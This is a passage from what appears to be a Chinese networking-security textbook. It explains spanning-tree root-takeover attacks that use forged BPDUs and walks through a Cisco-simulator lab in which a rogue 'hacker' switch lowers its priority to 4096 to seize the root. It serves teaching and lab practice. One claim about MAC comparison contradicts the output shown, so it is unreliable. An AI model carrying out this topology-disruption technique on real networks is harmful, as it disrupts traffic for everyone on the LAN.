


图 2-47　抢占根结点

下面为每条物理链路确定一台指定交换机，然后确定指定端口(desg port)。指定的交换机到根结点的路径花费最小。对于 SW1—SW3 链路，SW1 到根结点的路径花费为 19，SW3 到根结点的花费为 38，SW1 为指定交换机，因此 SW1 的 2 号端口为指定端口。对于 SW2—SW3 链路，因为 SW2 和 SW3 到根结点的路径花费都是 38，SW3 的 ID 较小，因此它成为指定交换机，SW3 的 3 号端口成为指定端口。对于 SW1—SW2 链路，显然 SW1 是指定交换机，因此 SW1 的 3 号端口成为指定端口。

最后标记根端口和指定端口为转发端口(forwording port)，其余的作为阻塞端口(blocking port)。SW2 的 2 号端口被标记为阻塞端口，该端口不收发数据包。至此网络拓扑结构发生了变化，同时计算生成树也消耗了三台交换机的资源。

图 2-48 是释放根结点的示意图。黑客在网络中发布伪造的 BPDU 报文,声明自己的优先级为 53 248,这个优先级低于网络中其他三台交换机的默认优先级 32 768,因此 SW3 重新夺过根身份,成为新的根结点。




图 2-48　释放根结点

由于根结点发生了变化,三台交换机开始计算新的生成树。首先每台交换机(根结点除外)确定自己的根端口(root port)。SW1 的 2 端口到根结点的花费为 19,3 端口到根结点的花费为 38,因此端口 2 为 SW1 的根端口。同样,SW2 的根端口为 2 号端口。

下面为每条物理链路确定一台指定交换机,然后确定指定端口(desg port)。指定的交换机到根结点的路径花费最小。对于 SW1—SW3 链路,显然 SW3 为指定交换机,因此 SW3 的 2 号端口为指定端口。对于 SW2—SW3 链路,也是 SW3 为指定交换机,SW3 的 3 号端口为指定端口。对于 SW1—SW2 链路,因为 SW1 和 SW2 到根结点的花费都是 19,这时 ID 号较小的 SW1 成为指定交换机,因此 SW1 的 3 号端口成为指定端口。

最后标记根端口和指定端口为转发端口(forwording port),其余的作为阻塞端口(blocking port)。SW2 的 3 号端口被标记为阻塞端口,该端口不收发数据包。至此网络拓扑结构又恢复到正常的状态。黑客以 2s 为间隔交替发送伪造的高、低优先级 BPDU 数据报,使得三台交换机忙于计算生成树,影响正常的通信转发工作,同时网络拓扑结构不断调整,始终处于不稳定的状态。

2.5.2　测试生成树攻击

训练:利用 Cisco 模拟器组建如图 2-47 所示的网络,模拟生成树攻击。

第一步:利用 Cisco 模拟器组建网络。

利用 Cisco 模拟器按照图 2-47 组建网络,添加三台 2960 交换机,使用三根网线将三台交换机连接起来,按如图 2-47 所示的情况确定连接端口。在 SW1 的 1 号端口连接一台 2960 交换机(用来模拟黑客),组建好的网络如图 2-49 所示。





图 2-49　网络拓扑

第二步：查看 hacker 的生成树信息。

hacker 的生成树信息如图 2-50 所示，由于 hacker 与当前根结点 SW3 的优先级相同，但 MAC 地址小于 SW3 的 MAC，因此根结点仍然是 SW3，这时生成树结构没有发生改变。



```
Switch#show spanning-tree  —— 查看生成树
VLAN0001
 Spanning tree enabled protocol ieee
 Root ID    Priority    32769  —— 根结点的优先级为32 768
            Address     0001.4330.6BB6  —— 根结点的MAC地址
            Cost        19
            Port        1(FastEthernet0/1)
            Hello Time  2 sec  Max Age 20 sec  Forward Delay 15 sec

 Bridge ID  Priority    32769  (priority 32768 sys-id-ext 1)  —— hacker的优先级
            Address     0050.0F82.2C0A  —— hacker的MAC地址
            Hello Time  2 sec  Max Age 20 sec  Forward Delay 15 sec
            Aging Time  20

Interface        Role Sts Cost      Prio.Nbr Type
---------------- ---- --- --------- -------- --------------------------------
Fa0/1            Root FWD 19        128.1    P2p
```

（左侧标注：根结点信息；hacker 信息）

图 2-50　hacker 的生成树信息

第三步：hacker 发布伪造的高优先级 BPDU 报文来抢占生成树。

hacker 发布伪造的高优先级报文来抢占根结点，这里通过将 hacker 的优先级改为 4096 来实现，如图 2-51 所示。

```
Switch>en
Switch#configure terminal
Enter configuration commands, one per line.  End with CNTL/Z.
Switch(config)#spanning-tree vlan 1 priority 4096
Switch(config)#
```

图 2-51　修改 hacker 的优先级为 4096

第四步：查看 hacker 的生成树信息。

通过图 2-52 可见由于 hacker 的优先级高于其他交换机，因此它抢占了根结点。此时整个网络的拓扑结构发生了改变。三台交换机计算生成树消耗了大量的资源。

